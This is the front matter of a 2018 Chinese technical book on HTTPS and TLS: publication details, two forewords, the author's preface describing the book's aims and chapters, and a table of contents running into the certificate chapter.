

深入浅出 HTTPS：从原理到实战

電子工業出版社

Publishing House of Electronics Industry

北京 • BEIJING

内 容 简 介

本书是一本专业的 HTTPS 书籍，全面讲解了 HTTPS 领域的相关知识，内容包括密码学、OpenSSL 命令行、证书、TLS 协议、HTTPS 网站性能优化、HTTPS 网站优秀实践、大型网站 HTTPS 架构设计等。本书有几个特点：（1）内容全面而新颖，基于 RFC 文档、国外书籍、社区等一手资料，总结了大部分最新的 HTTPS 知识；（2）由浅入深，从基础到进阶全面掌握 HTTPS，读者能够轻松构建一个 HTTPS 网站，并使网站安全性和性能最大化，对于大型网站的 HTTPS 系统架构和应用架构设计也有指导意义；（3）内容通俗易懂，用语描述精准，充分考虑到读者的阅读和思考习惯，只要具备基础的 HTTPS 知识和 Linux 知识就能无障碍阅读；（4）理论结合实践，本书除了让读者掌握 HTTPS 的交互细节，更注重实践，介绍了很多工具，让读者更好地掌握 HTTPS；（5）具有启发性，读者可以通过本书开启密码学和 HTTPS 学习之门，真正做到“深入”。

HTTPS（TLS 协议）重点在于密码学，互联网安全是第一位的，所以任何技术领域（比如目前火爆的区块链）都需要密码学和 HTTPS（TLS 协议）知识，架构人员、开发人员、运维人员都适合阅读本书。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

深入浅出 HTTPS：从原理到实战 / 虞卫东著. —北京：电子工业出版社，2018.6
ISBN 978-7-121-34178-6

I. ①深… II. ①虞… III. ①计算机网络—网络安全 IV. ①TP393.08

中国版本图书馆 CIP 数据核字（2018）第 099201 号

责任编辑：董 英

印 刷：

装 订：

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱 邮编：100036

开 本：787×980 1/16 印张：32 字数：659 千字

版 次：2018 年 6 月第 1 版

印 次：2018 年 6 月第 1 次印刷

定 价：89.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zltz@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：（010）51260888-819，faq@phei.com.cn。

序 1

我们的网站、我们的 App、我们的小程序是否有必要升级到 HTTPS 呢？这并不是一个新鲜的问题，几年来一直困扰着大家。2015 年百度搜索引擎完成其历史上最大的系统性升级——全面由 HTTP 升级到 HTTPS；2016 年苹果公告要求 App Store 中的所有应用在 2017 年 1 月 1 日之后都必须使用 HTTPS 加密连接；2017 年 1 月 9 日微信上线小程序后，要求开发者的所有服务端请求必须为 HTTPS；同时 Google 已调整搜索引擎算法，让采用 HTTPS 的网站在搜索结果中排名更靠前，并宣布从 2018 年 7 月开始所有的 HTTP 网站将标记为“不安全”。是否有必要将系统升级到 HTTPS，答案显而易见！

当下的互联网已不是 20 年前只提供新闻资讯、邮件收发服务的简单互联网了，更不是让你安心网上冲浪的“洁净”互联网。互联网尤其是移动互联网，已经成为人们依赖度相当高的工具，餐饮、电影、购物、金融理财，甚至买汽车、租房、打车等都离不开它，移动互联网已完成产品和服务的交易闭环。服务内容的升级与飞速发展，进一步放大了数据安全、被劫持或泄露的风险。近些年，用户数据泄露、流量劫持、页面篡改等安全事件频发，这些安全事件往往会给个人或公司带来非常大的经济损失。

安全问题已成为企业的生存之本，而 HTTP 天然的安全弊端可能会让企业产生不可挽回的巨大损失。在 HTTP 模式下，搜索或访问请求以“明文信息”，经过代理服务器、路由器、WiFi 热点、服务运营商等“中间人”通路，这就形成了“中间人”获取数据、篡改数据的可能。系统升级到 HTTPS 是企业的必行之路。

不就是做一个从 HTTP 到 HTTPS 的切换吗？其实，背后却是一个复杂的工程。系统从 HTTP 升级到 HTTPS，并不是让 Web 服务器支持 HTTPS 协议这么简单，还需要考虑 CDN、负载均衡、反向代理等服务器。同时要考虑在何种设备上部署证书及私钥，涉及网络架构和应用架构的变化。这些都需要考虑合理性，尤其要兼顾访问速度与系统安全性。在部署过程中还必须保持业务的连续性，不能中断业务，要稳定地响应用户请求，做好 HTTPS 和 HTTP 的过渡和兼容。还要考虑 Referer、Cookie 等数据如何保持一致，如何避免出现访问故障，复杂度几乎是难以想象的。

一想到从 HTTP 升级到 HTTPS 的复杂度，很多人望而却步、不知如何是好。或者硬着头皮使用百度搜索各类 HTTPS 升级文章，研读天书般的 RFC 文档。网上的 HTTPS 升

级文章好是好，也不乏实战派好文，但大都寥寥几笔，不能全面系统地介绍 HTTPS 基础理论与实战细则。而 RFC 文档的学习门槛比较高，虽然理论讲解透彻且专业，但实战中遇到的问题需要读者慢慢实操解决。

非常有幸成为本书的首批读者，并应作者虞卫东之邀为此书写序。逐章阅读后，我深感本书覆盖所有核心知识，并且易读。我想这可能得益于作者 2007 年以来一直在负责大型系统的架构设计，并一次次解决新浪博客、新浪邮箱高负载下的系统难题与复杂的系统升级难题，积累了大量的一线实践经验。本书围绕 HTTPS 应用知识体系，以实战经验、实战工具为“术”，以结合每个关键点的实战解决方法为“例”，详细介绍了 HTTP、HTTPS 的常用知识，逐项解读所涉及的密码学、TLS 协议、CA 证书选择及网站部署方式等关键点。内容易于读者理解，可避免啃厚厚的 RFC 文档和劳累检索良莠不齐的各类 HTTPS 升级文章的辛劳。

同时作者逻辑清晰，于实战核心处落笔。如果你是入门者，建议全篇深度学习，因为此书并不会赘述理论，但能帮助你建立完整的知识体系，补充你的实战经验。如果你想快速解决企业遇到的升级 HTTPS 难题，可以直接阅读实战解决方案，并把此书作为实战手册快速找到解决办法，逐一攻克难关。

最后真心希望本书可以帮助更多企业和开发者实现 HTTPS 的平稳升级。

原新浪产品事业部副总经理 王迺悦

序 2

20 年前，没人会想到人类会在互联网上建立如此庞大的业务生态。从衣食住行到教育金融，每个领域都经历着巨大的网络变革。随着物联网和大数据技术的兴起，目前还没有看到这一变革的尽头。支撑互联网变革的技术基础中，HTTP 是最为重要的应用层协议。

早期以信息发布为主的 Web 1.0 时代，HTTP 已可以满足绝大部分需要。证书费用、服务器的计算资源都比较昂贵，作为 HTTP 安全扩展的 HTTPS，通常只应用在登录、交易等少数环境中。但随着越来越多的重要业务往线上转移，网站对用户隐私和安全性也越来越重视。对于防止恶意监听、中间人攻击、恶意劫持篡改，HTTPS 是目前较为可行的方案，全站 HTTPS 逐渐成为主流网站的选择。

微博已经在 2017 年实现了全站 HTTPS。国外巨头 Google 除自身已经全站实现 HTTPS 外，也已经在 Chrome 浏览器中对使用 HTTP 协议的网站在地址栏显示“不安全”标签，同时也对 HTTP 网站在搜索引擎中降低了权重。考虑到 Google 的浏览器和搜索引擎的市场份额，全站 HTTPS 将是所有网站比较迫切的需求。

从技术角度上看，HTTP/2 作为新一代的协议，虽然协议文本中并未强制要求加密，但主流的浏览器（Firefox、Chrome、Safari、Opera、IE、Edge）已共同宣布，它们只支持实现基于 TLS 的 HTTP/2，也就是说加密将是下一代协议的强制事实标准。

和 HTTP/HTTPS 取得的巨大成功相比，它们可供参考的书籍显得非常匮乏。目前只有少量 HTTP 及 HTTP/2 书籍，大都定位于初学者，对专业开发和运维人员的需求照顾有限。相对于语言及框架类图书动辄半个书架的阵势，HTTP/HTTPS 的资源实在太少了。

新浪邮箱作为国内历史悠久的邮箱，对于用户安全协议的实践，应该说获得了很多的经验。我的同事虞卫东，长期从事新浪博客、新浪邮箱等 Web 技术研发，对于 HTTPS 理论和实践颇有心得。在本书中，他系统地介绍了大量的基础理论知识，如 CRL 校验、OCSP

模型、TLS 协议等，并兼顾了如 Wireshark 在 TLS/SSL 协议中的使用、自动化测试 HTTPS 网站等实操。相信用心阅读本书的读者，一定可以从中深入了解他在这一领域的领悟。

微博技术团队也乐于和广大开发人员分享微博在 HTTPS 实践中的心得，欢迎大家关注 @微博平台架构 @微博技术学院 了解后续相关公开技术活动。

微博研发副总经理 杨卫华

前言

我的 HTTPS 学习之旅

2012 年，我第一次接触 HTTPS，那时候 HTTPS 网站还没有大规模部署，我想给自己的博客部署一张 HTTPS 证书，由于免费证书很少，最后花了近一个月时间才搞定，喜悦之情可想而知。

完成 HTTPS 网站部署后，我特别想了解 HTTPS 背后的原理，就在网络上寻找相关的资料，让人沮丧的是，国内的 HTTPS 资料非常少，大部分都是一些零星的知识，没有系统性的介绍，而且很多信息非常不严谨，不同人对于同一个知识点的描述也存在差异，由于自己没有十足的学习动力，HTTPS 的初次学习之旅就结束了。

2016 年，HTTPS 又一次进入我的视野，主要有两点原因。第一是当时我所在公司的产品经常遇到页面篡改攻击，通过部署 HTTPS 网站解决了该问题，完成工作后，我想进一步掌握 HTTPS 原理。第二是我使用 Shadowsocks 协议搭建了一个代理服务，很好奇 Shadowsocks 协议的加密原理，当时隐隐约约觉得 HTTPS 和 Shadowsocks 协议背后的原理应该是相通的。

为了系统学习 HTTPS，我再一次搜索相关的中文资料，情况和 2012 年差不多，中文资料还是非常少，质量也参差不齐，比较好的资料来源于 imququ.com，虽然 imququ.com 中 HTTPS 相关文章并不是特别多，但描述得非常好，而且具有实践性。

国内很多介绍 HTTPS 的资料来自各大 CDN 公司，因为未来 HTTPS 网站部署和优化是非常重要的一个研究方向，CDN 公司为了减少成本和提升性能，必然会进一步研究 HTTPS。但必须指出，他们的文章更多是宣传介绍自己的产品的，很少有诚意十足的分享。

第二个学习方式就是寻找专业的 HTTPS 书籍，正好《HTTPS 权威指南》出版了，这本书应该算国内第一本介绍 HTTPS 的书籍，所以我第一时间就购买了，这本书翻译自 *Bulletproof SSL and TLS: Understanding and Deploying SSL/TLS and PKI to Secure Servers and Web Applications*，目前看来这本书并不适合初学者，原因在于它主要讲解 HTTPS 漏洞，介绍协议原理、网站部署等内容的篇幅非常少，确切地说，它更适合了解 HTTPS 原理的读者，但不可否认这是一本好书。

经过一段时间的摸索，我意识到学习 HTTPS 必须参考更多的英文资料，向读者推荐两本书，分别是 *Implementing SSL/TLS Using Cryptography and PKI* 和 *Network Security with OpenSSL: Cryptography for Secure Communications*，这两本书虽然出版时间比较早，很多知识点比较陈旧，但即使现在看来，仍然是非常权威和专业的 HTTPS 书籍。

很多读者可能已经发现，这两本书的书名中并没有“HTTPS”字样，关键词是“SSL/TLS”和“OpenSSL”，此处重点解释 HTTPS 和 TLS/SSL 之间的关系。对于读者来说，重要的是掌握 TLS/SSL 原理，HTTPS 其实是 TLS/SSL 的一个最重要的子应用，任何讲解 HTTPS 的书籍和资料，其实都是在讲解 TLS/SSL，希望读者明白两者之间的关系，这对于学习至关重要。

我也非常困惑为什么专业的 HTTPS 书籍如此之少。为了进一步学习，我使用 Google 搜索、Wikipedia、Stack Overflow 进行了大量的学习，找到了很多非常不错的资料和网站（比如 blog.cloudflare.com、Qualys SSL Labs），逐渐形成了自己的知识体系。我认识到学习 HTTPS 有四个关键步骤，分别是学习密码学、OpenSSL、TLS/SSL 和 HTTPS，可见整个知识体系还是非常庞大的。

在学习之余，我也非常重视实践和总结，在博客上写了一些关于 HTTPS 的文章，没想到访问量还是非常不错的，可见很多人也非常关心 HTTPS 网站的部署，这进一步增加了我的学习动力。

本书的渊源

2017 年年初，博文视点的董英编辑看到我的博客，询问我是否能写一本专业的 HTTPS 书籍。由于自己从没写过书，所以我就告诉编辑，打算花一个月时间思考书的整体框架，如果觉得合适就去写；如果觉得目前无法掌控就放弃，幸好，最后我还是写了这本书。

这一个月我花费了大量的精力思考几个问题：本书的读者对象是谁？如何让他们看明白本书？如何系统化地把 HTTPS 讲清楚？书籍的内容是偏理论、实战还是两者兼而有之？如何组织书的目录结构？章节的排序依据是什么？为了更好地讲清楚，自己还要学习哪些知识？

我几乎天天都在思考这些问题，最后抓住了两个关键点，第一是根据自己的理解程度去写，不浮夸，重实践；第二是从一个初学者的角度去写书。

我在写本书之前，定了几个写作基调：

- ◎ 即使一个人从没听说过 HTTPS，也能看明白这本书，并且学以致用。
- ◎ 充分考虑每个人的学习规律，循序渐进，由浅入深。

- ◎ 重理论、重实践，既能学到原理知识，又能够进行实践，从而巩固学习成果。
- ◎ 注重引导和启发，比如密码学知识我掌握得并不够，所以不会着重描写，但框架一定要清晰，以便读者进一步学习。
- ◎ 通俗。希望本书容易理解，尽量减少读者的学习难度。

一些体会

本书的撰写过程是我的第三次 HTTPS 学习之旅，从动笔到完成初稿，整整花了一年的时间，每天至少花 5 个小时研究和写书，越往后写，越觉得 TLS/SSL 知识体系是如此庞大，需要研究很多领域，有几次差点放弃，但最终还是坚持下来了。

写作最大的动力还是来源于内心，内心渴望将 HTTPS 相关知识分享出来，为了提升书的质量，尽可能地寻找更多的资料，有的时候为了论证一个观点，需要花好几天时间，不断地研究 RFC 文档，不断查看 OpenSSL 源代码，只为让自己的描述更严谨、更准确。

在具体写作的时候也遇到了很多挑战，有些章节写完之后，个人感觉非常不好，考虑到读者看了后可能会更迷惑，遇到这种情况就会选择重写，或者从另外一个角度重新组织语言。一本书的结构非常重要，直接影响用户的理解，我花了很长的时间去组织，不断地调整，不断地换位思考，直到自己满意为止。

还有一个主要的体会就是学习理解能力得到了极大的提升，对技术的理解也更加深刻了。相对来说现有 HTTPS 资料还是比较少的，学习过程很坎坷，不像编程语言，有大量的书籍和社区，学习过程会相对轻松。

在这个过程中，我也意识到自己并不是在学习 HTTPS 知识，而是在学习密码学安全知识，在所有技术领域中，密码学看似不重要，但却是非常关键的一环，就像学习 TCP/IP、操作系统等知识一样，都是一个搭建基础的过程，掌握好密码学和 TLS/SSL，未来再转入其他领域，就会更加得心应手，比如现在流行的区块链技术，其背后就包括密码学知识。

在这个过程中，我自己的学习方法论也得到了提升，对于 HTTPS 知识来说，RFC 和 OpenSSL 官方文档可能是最权威、最专业的渠道，但这些文档有个通病，描述非常枯燥，需要静下心来仔细钻研，才能够掌握知识的精髓，而一旦打通这个环节，得到的收益将是巨大的。

写完本书后，我意识到本书绝对不是自己 HTTPS 学习的终点，因为 HTTPS 体系越来越重要，也涌现了很多相关的技术。比如，TLS v1.3 越来越成熟，可本书并没有涉及相关的知识点；再比如，在编写本书的时候谷歌宣布废弃 HPKP 技术，可见整个 HTTPS 技术

体系还在不断完善，我还会继续深入研究，也会以本书为基点，通过博客的形式分享给对 HTTPS 感兴趣的人。

最后，必须说明一点，我对于 HTTPS 的理解还有非常大的提升空间，未来我会继续在这一领域深耕。但本书是我的用心之作，希望读者能够以宽容、理解、帮助的心态对待它和我。

为什么选择本书

首先回答为什么要掌握 HTTPS，确切地说，是回答我们为什么要掌握 TLS/SSL。

互联网安全是非常重要的一个领域，而安全背后的核心就是密码学算法。TLS/SSL 组合了大部分密码学算法，掌握了 TLS/SSL，在一定程度上等同于理解了密码学。

TLS/SSL 是 TCP/IP 协议族中独立的一个分层协议，重要性不言而喻，能够解决互联网中所有普适性的安全问题。只要提到安全，我们的第一反应就是思考能否引入 TLS/SSL，是否能通过专门的密码学算法解决，掌握了密码学知识和 TLS/SSL 知识，在分析或者开发的时候会非常轻松。

总结一点，只要你是一个开发者，密码学和 TLS/SSL 必须掌握。

然后再回答为什么选择本书。

（1）本书是国内鲜有的 HTTPS 原创书籍，也是我的用心之作，就像工作一样，态度有的时候比技能更重要，在写本书的时候，我倾注了很多精力，借鉴了很多资料，对自己所有的观点都通过实例进行了论证，最后以自己的方式将知识分享给读者。

（2）我在 Web 领域做开发工作十余年，深刻明白 Web 技术体系的精髓，也明白什么知识才是核心和重要的，通过本书，我将自己的方法论分享给读者。本书不仅描述知识，更希望成为一扇大门，读者在阅读的时候应该思考我为什么如此讲解，希望读者完成阅读后能够自己进一步学习 HTTPS 知识。

（3）本书尽量描述一些真正实用的知识，比如：不会描述类似 TLS v1.1 版本的知识，因为它已经过时了；对于读者来说，可能更想对 HTTPS 网站进行调优，本书参考了很多最佳实践，提出了很多中肯的建议；很多人在部署 HTTPS 网站的时候，可能需要免费证书，为此我花费很长时间研究 Le's Encrypt 和 Certbot，相信阅读本书后，证书申请不再是难题。

（4）本书的知识很前沿，很少有书籍和资料基于 TLS RFC 文档详细讲解，本书用很多篇幅从 RFC 的角度进行讲解，最后还采用 Wireshark 工具对协议进行了解剖，让读者直

观地了解协议如何握手及交互。

(5) 本书充分考虑读者的实际情况，掌握 TLS/SSL 协议必须了解基础的密码学知识，否则学习的时候会非常煎熬。针对这种情况，本书从应用的角度而非原理的角度讲解密码学知识，为了避免枯燥，使用 OpenSSL 命令行工具讲解算法应用，本书处处可见 OpenSSL 命令行工具，非常具有实践性。

(6) 在写作的时候，我尽量使用最精确的语言，很注意书写的流畅性，避免干扰读者的理解，可以说我是本书的第一阅读者，每时每刻都从读者的角度去解读。

总之，本书充分考虑了读者的需求，将真正有用的知识分享给读者，这也是本书最重要的价值。如果读者想系统地学习 HTTPS 知识，那么阅读本书是最好的方式，而选择本书并不会存在语言鸿沟，本书是一扇通往 HTTPS 较好的大门。

什么人适合阅读本书

那么什么人适合阅读本书呢？只要你是一个开发者，曾经进行过 Web 开发（最好了解 PHP 开发，因为本书使用了一些 PHP 示例），同时具备一定的 Linux 操作知识（比如了解 Shell，了解 Nginx 服务器安装），那么阅读本书不会存在任何障碍。

阅读本书的人群主要如下：

- ◎ Web 开发者，包括前、后端开发人员。
- ◎ 网站运维人员。
- ◎ Web 系统架构师。
- ◎ 任何想了解密码学、OpenSSL、HTTPS 知识的人。
- ◎ 安全领域的开发者。

本书组织结构

结构性是一本书的精髓，我在挑选书籍的时候，第一步就是了解目录结构，从中可以看出作者的思路及书的特点，从而判断这本书是否适合自己阅读。所以在编写本书的时候，我对书的目录结构做了精心的设计，前后调整了好几次，充分考虑了读者的阅读习惯。

本书的每一章相对来说是独立的，读者可以跳跃式阅读，同时每章之间又是有关联的，每一章都有承上启下的作用，使用由浅入深的方式讲解。如果想系统地学习 HTTPS，建议按照本书的目录结构从前往后阅读，这样就能全面掌握知识的脉络。

本书共 10 章，每章的大概内容如下。

第 1 章 HTTPS 主要解决 HTTP 的安全问题，所以本章首先回顾了 HTTP 的基础知识，以及不安全的根本原因。同时，HTTP 是 TCP/IP 协议族中最重要的应用层协议，必须了解 TCP/IP 的基本原理和框架。最后必须明白 Web 安全和 HTTPS 安全是两个完全不同的领域。

第 2 章 HTTPS 背后的核心其实是密码学算法，所以本章介绍了很多常用的密码学算法，对算法的关键概念进行了讲解，同时为了避免学习枯燥，以 OpenSSL 工具和 PHP 语言讲解密码学算法。密码学算法非常关键，读者阅读本书后，建议找专业的密码学书籍进行学习。

第 3 章 本章介绍了几个关键概念，首先需要明白 HTTPS 其实是 TLS/SSL 的子应用，重点是学习 TLS/SSL。本章以抽象的形式解释了 TLS/SSL 的基本特点和工作原理。对于读者来说，可能更关心如何搭建一个 HTTPS 网站，所以本章也介绍了实施 HTTPS 网站的必备条件。最后从用户的角度，让他们明白什么是 HTTPS，如何知晓访问的网站是安全的。

第 4 章 本章没有太多的技术知识点，不同角色对于 HTTPS 的理解也是不同的，本章对 HTTPS 的必要性做了进一步的描述，并解答了一些常见的疑惑。

第 5 章 在了解了 HTTPS 的基本工作原理后，读者希望快速搭建一个 HTTPS 网站，可以根据本章的内容搭建一个 HTTPS 网站，涉及的内容包括证书申请、服务器部署和全站 HTTPS 策略的三个关键技术。阅读本章的时候，可以回顾第 3 章的内容。

第 6 章 本章介绍证书的核心概念，证书虽然不是 TLS/SSL 的一部分，但 HTTPS 必须引入证书才能保证绝对安全。本章介绍了证书的结构、属性和扩展，并全面介绍了证书背后的密码学原理，而掌握证书必须了解证书链的校验原则。本章介绍了证书的三个关键技术（CRL、OCSP、OCSP 封套），它们是证书的有效补充。本章的精华就是通过 OpenSSL 命令行工具对证书进行管理，比如查看证书结构、创建 CSR 文件、导入导出根证书、获取证书等。

第 7 章 对于读者来说，部署 HTTPS 网站最大的难题就是证书申请，而 Let's Encrypt 是一个免费的 CA 机构，可以申请免费证书，所以本章重点讲解了 Let's Encrypt 的工作原理，以及全面讲解 Certbot 客户端的使用。本章可以结合第 6 章一起阅读，全面掌握证书的内容。同时证书和 TLS/SSL 不是孤立存在的，其背后的密码学原理是相通的。

第 8 章 本章是本书的核心，根据 RFC 文档详细讲解了 TLS/SSL 细节，主要包括握手协议、协议扩展、会话恢复等。而为了更直观地掌握协议原理，本章使用 Wireshark 网络工具解剖了协议消息，使读者可以从多个角度掌握协议。

第 9 章 本书最后两章主要讲解 HTTPS 最佳实践策略，本章讲解读者最关心的两个问题，分别是如何提升 HTTPS 网站性能，以及如何部署更安全的 HTTPS 网站。不管是协议性能还是安全性，密码套件是其中最关键的概念，所以本章花了很多篇幅介绍密码套件的概念和特点。

第 10 章 本章是最佳实践的后半部分，介绍了很多工具和网站，实践性非常强。首先介绍了 Cloudflare 和 Mozilla 推荐的两个工具，通过这两个工具，能够搭建出非常棒的 HTTPS 网站。其次讲解 HTTPS 网站测试工具，首推 SSL Labs 工具包，建议读者重点关注该网站。再次系统介绍了 OpenSSL 命令行工具，学习 TLS/SSL 最好的工具其实就是 OpenSSL，很多 HTTPS 工具都是对 OpenSSL 命令行的进一步封装。接着介绍了如何在 Nginx 服务器上配置 HTTPS 网站，详细介绍了 ngx_http_ssl_module 模块的各个指令。最后描述了大型网站如何有效地进行部署、优化。

示例

本书用到了很多示例，主要包含 PHP 代码片段、Nginx 服务器配置、OpenSSL 命令行、Wireshark pcap 文件。所有的示例都存放在 GitHub 上(<https://github.com/ywdblog/httpsbook>)，每章一个目录，读者很容易根据书中的描述找到示例。

如果出现示例代码运行错误，可能有以下几个原因：

- ◎ 对于 PHP 脚本来说，依赖性比较小，所有代码都运行在 PHP 5.3.3 (cli)版本下，如果不能成功运行，可能是读者的 PHP 版本过高。
- ◎ 关于 Nginx 配置，本书第 10 章描述了相关配置，在 Nginx 1.13.5 版本下测试通过，读者在测试的时候请注意 Nginx 版本。
- ◎ TLS/SSL 和 OpenSSL 库在不断升级，读者在运行 OpenSSL 命令行示例的时候，需要注意版本，示例只是一个参考，遇到问题，建议重点参考 OpenSSL 的官方手册。

示例只是为了协助学习，对于读者来说，更重要的是掌握书中描述的知识，然后不断地实践，从而真正灵活使用。

反馈

由于水平有限，书中难免出现理解错误和书写错误，如果读者在阅读过程中发现任何错误，都可以去 <https://github.com/ywdblog/httpsbook> 提交 Issue。同时，如果有好的建议

或者问题，也可以直接提交 Issue 或者发送邮件至 ywblog@outlook.com，我会及时并尽力去答复。

本书所有勘误修正全部放在 <https://book.simplehttps.com/errata.md> 文件中，欢迎大家尽量指出书中的错误，这是对我最大的支持。

写完本书后，考虑到 HTTPS 的中文资料非常少，也不成体系，所以我专门申请了一个域名 (simplehttps.com)，希望构建一个良好的知识学习平台，具体的运作形式还没想好，欢迎大家给我一些建议。初步的设想就是汇众一些博客文章和资料，作为学习 HTTPS 知识的入口。

致谢

感谢迺悦，从整体结构上给本书提供了很多建设性的意见，非常感谢他为本书作序，他是最尊敬的技术领导。同时也感谢公司的技术大牛卫华为本书作序，以及其他四位专家的宝贵推荐。感谢博文视点的董英编辑和她的同事们，让我认识到编辑工作的专业性，以及一丝不苟的态度。感谢老婆的默默付出，让我有足够的时间和精力去写这本书，感谢闺女带来家庭快乐，希望老婆健健康康、开心生活，闺女健康成长。

读者服务

轻松注册成为博文视点社区用户 (www.broadview.com.cn)，扫码直达本书页面。

- **提交勘误：**您对书中内容的修改意见可在 [提交勘误](#) 处提交，若被采纳，将获赠博文视点社区积分（在您购买电子书时，积分可用来抵扣相应金额）。
- **交流互动：**在页面下方 [读者评论](#) 处留下您的疑问或观点，与我们和其他读者一同学习交流。

页面入口：<http://www.broadview.com.cn/34178>



目录

- 第 1 章 HTTP 介绍 1
 - 1.1 什么是 Web 1
 - 1.1.1 广义理解 Web 1
 - 1.1.2 Web 的组成 2
 - 1.2 理解 HTTP 4
 - 1.2.1 HTTP 的定义 4
 - 1.2.2 HTTP 语义 5
 - 1.2.3 HTTP 的特点 8
 - 1.3 网络模型 9
 - 1.3.1 TCP/IP 概述 9
 - 1.3.2 Socket 和 TCP 12
 - 1.4 协议安全分析 13
 - 1.4.1 安全问题举例 13
 - 1.4.2 协议不安全的根本原因 14
 - 1.5 Web 应用安全 15
 - 1.5.1 浏览器、HTML 和 JavaScript 16
 - 1.5.2 W3C 17
- 第 2 章 密码学 19
 - 2.1 对于密码学的认知 19
 - 2.1.1 基本认知 19
 - 2.1.2 密码学的四个目标 21
 - 2.1.3 OpenSSL 22
 - 2.2 随机数 25
 - 2.2.1 随机数的类型 25
 - 2.2.2 随机数的工作原理 26
 - 2.2.3 常见的随机数生成器 26

- 2.2.4 密码学算法中的随机数..... 27
- 2.3 Hash 算法..... 27
 - 2.3.1 加密基元..... 28
 - 2.3.2 Hash 算法和密码学 Hash 算法..... 28
 - 2.3.3 密码学 Hash 算法的特性..... 29
 - 2.3.4 Hash 算法的用途..... 29
 - 2.3.5 什么是安全的密码学 Hash 算法..... 30
 - 2.3.6 密码学 Hash 算法的分类..... 31
- 2.4 对称加密算法..... 33
 - 2.4.1 流密码算法..... 34
 - 2.4.2 块密码算法..... 36
 - 2.4.3 填充标准..... 41
 - 2.4.4 对称加密算法实践..... 42
- 2.5 消息验证码..... 47
 - 2.5.1 什么是消息验证码..... 47
 - 2.5.2 MAC 算法的种类..... 49
 - 2.5.3 消息验证码算法实践..... 49
 - 2.5.4 加密算法不能提供完整性..... 50
 - 2.5.5 AD 加密模式..... 52
 - 2.5.6 AEAD 加密模式..... 53
- 2.6 公开密钥算法..... 54
 - 2.6.1 理解 RSA 的内部结构..... 55
 - 2.6.2 PKCS 标准..... 56
 - 2.6.3 RSA 加密算法的应用场景..... 58
 - 2.6.4 RSA 加密算法实践..... 59
- 2.7 密钥..... 62
 - 2.7.1 生成密钥..... 63
 - 2.7.2 口令和 PEB 算法..... 63
 - 2.7.3 密钥存储和传输..... 66
- 2.8 密钥协商算法..... 67
 - 2.8.1 RSA 密钥协商算法..... 68
 - 2.8.2 DH 密钥协商算法..... 69

2.8.3	DH 算法分类	71
2.8.4	DH 密钥协商算法实践	71
2.9	椭圆曲线密码学	73
2.9.1	ECC 算法的基本模型	74
2.9.2	使用 OpenSSL 了解命名曲线	75
2.9.3	ECDH 协商算法	76
2.9.4	命名曲线	77
2.10	数字签名	79
2.10.1	数字签名的用途	79
2.10.2	数字签名的流程	80
2.10.3	RSA 数字签名算法	81
2.10.4	RSA 数字签名实践	81
2.11	DSA 数字签名算法	83
2.11.1	内部结构	84
2.11.2	DSA 算法实践	85
2.11.3	ECDSA 算法	87
2.11.4	ECDSA 算法实践	88
2.12	算法安全性和性能	90
2.12.1	密钥长度与算法安全性	90
2.12.2	密码学性能	91
第 3 章	宏观理解 TLS	101
3.1	TLS/SSL 协议综述	101
3.1.1	TLS/SSL 协议的历史	101
3.1.2	正确认知 TLS/SSL 协议	102
3.1.3	TLS/SSL 协议的目标	103
3.1.4	OpenSSL 和 TLS/SSL 的关系	104
3.1.5	HTTPS 和 TLS/SSL 的关系	105
3.1.6	TLS/SSL 协议的一些实现	106
3.2	TLS/SSL 协议背后的算法	107
3.2.1	加密算法和 MAC 算法	107
3.2.2	密钥协商算法	108
3.2.3	前向安全性	110

3.2.4	密钥衍生算法	111
3.2.5	中间人攻击	112
3.2.6	PKI	114
3.3	HTTPS 总结	117
3.3.1	握手	119
3.3.2	加密	125
3.4	实施 HTTPS 网站的必备条件	125
3.4.1	证书和密钥对	126
3.4.2	部署和配置 HTTPS 网站	126
3.4.3	全站 HTTPS 策略	127
3.5	从用户的角度看 HTTPS	128
3.5.1	绿色小锁图标	128
3.5.2	TLS/SSL 握手失败	129
3.5.3	混合内容	131
第 4 章	选择 HTTPS 的必要性和疑惑	134
4.1	部署 HTTPS 的疑惑	134
4.1.1	网站好像没有隐私数据	134
4.1.2	复杂性	135
4.1.3	成本	137
4.1.4	性能	137
4.1.5	外部资源不支持 HTTPS	138
4.1.6	收益和时间对比	139
4.2	部署 HTTPS 的必要性	140
4.2.1	HTTP/2 带来的性能提升	140
4.2.2	趋势	140
4.2.3	企业形象	142
4.2.4	HTML5 的特性	142
4.2.5	iOS ATS 的安全要求	143
4.2.6	Chrome 和 Firefox 所做的努力	143
4.2.7	SEO 排名和谷歌 Analytics	144

第 5 章 快速搭建一个 HTTPS 网站..... 145

5.1 HTTPS 网站构建分析..... 145

5.2 获取证书和密钥对..... 146

5.2.1 自签名证书..... 147

5.2.2 向 CA 机构申请证书..... 148

5.2.3 使用 Let's Encrypt 证书..... 149

5.3 部署证书和密钥对..... 150

5.3.1 Nginx 配置..... 150

5.3.2 Apache 配置..... 151

5.4 测试 HTTPS..... 152

5.5 301 重定向..... 154

5.6 HSTS..... 155

5.6.1 什么是 HSTS..... 155

5.6.2 HSTS 实践..... 158

5.6.3 浏览器支持..... 158

5.6.4 HSTS Preloading..... 159

5.7 CSP..... 159

5.7.1 如何消除混合内容..... 159

5.7.2 什么是 CSP..... 160

5.7.3 浏览器的兼容性..... 161

5.7.4 CSP 实践..... 161

第 6 章 证书..... 165

6.1 X.509 标准和 PKI..... 165

6.1.1 X.509 标准..... 166

6.1.2 PKI 的组成..... 166

6.1.3 X.509 标准的内容..... 167

6.2 证书..... 167

6.2.1 ASN.1..... 167

6.2.2 证书结构..... 168

6.2.3 CSR..... 172

6.2.4 证书扩展..... 174

- 6.2.5 证书分类 177
- 6.3 证书链 180
 - 6.3.1 证书类型 180
 - 6.3.2 信任原理 182
 - 6.3.3 信任链校验 183
 - 6.3.4 信任锚 184
 - 6.3.5 委派和交叉认证 186
 - 6.3.6 证书完整校验 189
- 6.4 CRL 190
 - 6.4.1 证书过期和吊销 190
 - 6.4.2 证书被吊销的原因 191
 - 6.4.3 CRL 是什么 191
 - 6.4.4 CRL 校验 192
 - 6.4.5 CRL 的结构 193
 - 6.4.6 CRL 存在的问题 195
- 6.5 OCSP 196
 - 6.5.1 OCSP 是什么 196
